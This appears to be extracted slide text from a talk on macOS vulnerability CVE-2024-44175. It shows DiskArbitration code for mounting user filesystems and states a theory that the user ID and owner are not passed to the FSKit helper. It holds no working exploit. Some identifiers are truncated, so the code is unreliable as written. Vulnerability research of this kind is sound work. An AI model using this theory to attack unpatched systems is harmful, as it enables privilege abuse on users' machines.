
```
if ( useUserFS )
{
    CFArra... argumentList;


    // Retrive the device name in diskXsY format (without "/dev/" ).
    argumentList = CFStringCreateArrayBySeparatingStrings( kCFAllocatorDefault, devicePath, CFSTR( "/" ) );
    if ( argumentList )
    {
        CFStringRef dev = CFArra...GetValueAtIndex( argumentList, CFArra...GetCount( argumentList ) - 1 );
        context->deviceName = CFRetain( dev );
        context->fileSystem = CFRetain( DAFileSystemGetKind( filesystem ) );
        if ( mountpointPath )
        {
            context->mountPoint = CFRetain( mountpointPath );
        }
        else
        {
            context->mountPoint = NULL;
        }
        if ( volumeName )
        {
            context->volumeName = CFRetain( volumeName );
        }
        else
        {
            context->volumeName = CFSTR( "Untitled" );
        }
        if ( CFStringGetLength( options ) )
        {
            context->mountOptions = CFRetain( options );
        }
        else
        {
            context->mountOptions = NULL;
        }
        DAThreadExecute( __DAMountUserFSVolume, context, __DAMountUserFSVolumeCallback, context );
        CFRelease( argumentList );
    }
    else
    {
        status = EINVAL;
    }
    goto DAFileSystemMountErr;
}
```

# CVE-2024-44175 - theory


- user ID / owner / etc is not passed

```
returnValue = [FSKitDiskArbHelper DAMountUserFSVolume:fsType  
                deviceName:deviceName  
                mountPoint:mountpoint  
                volumeName:volumeName  
                mountOptions:mountOptions];
```






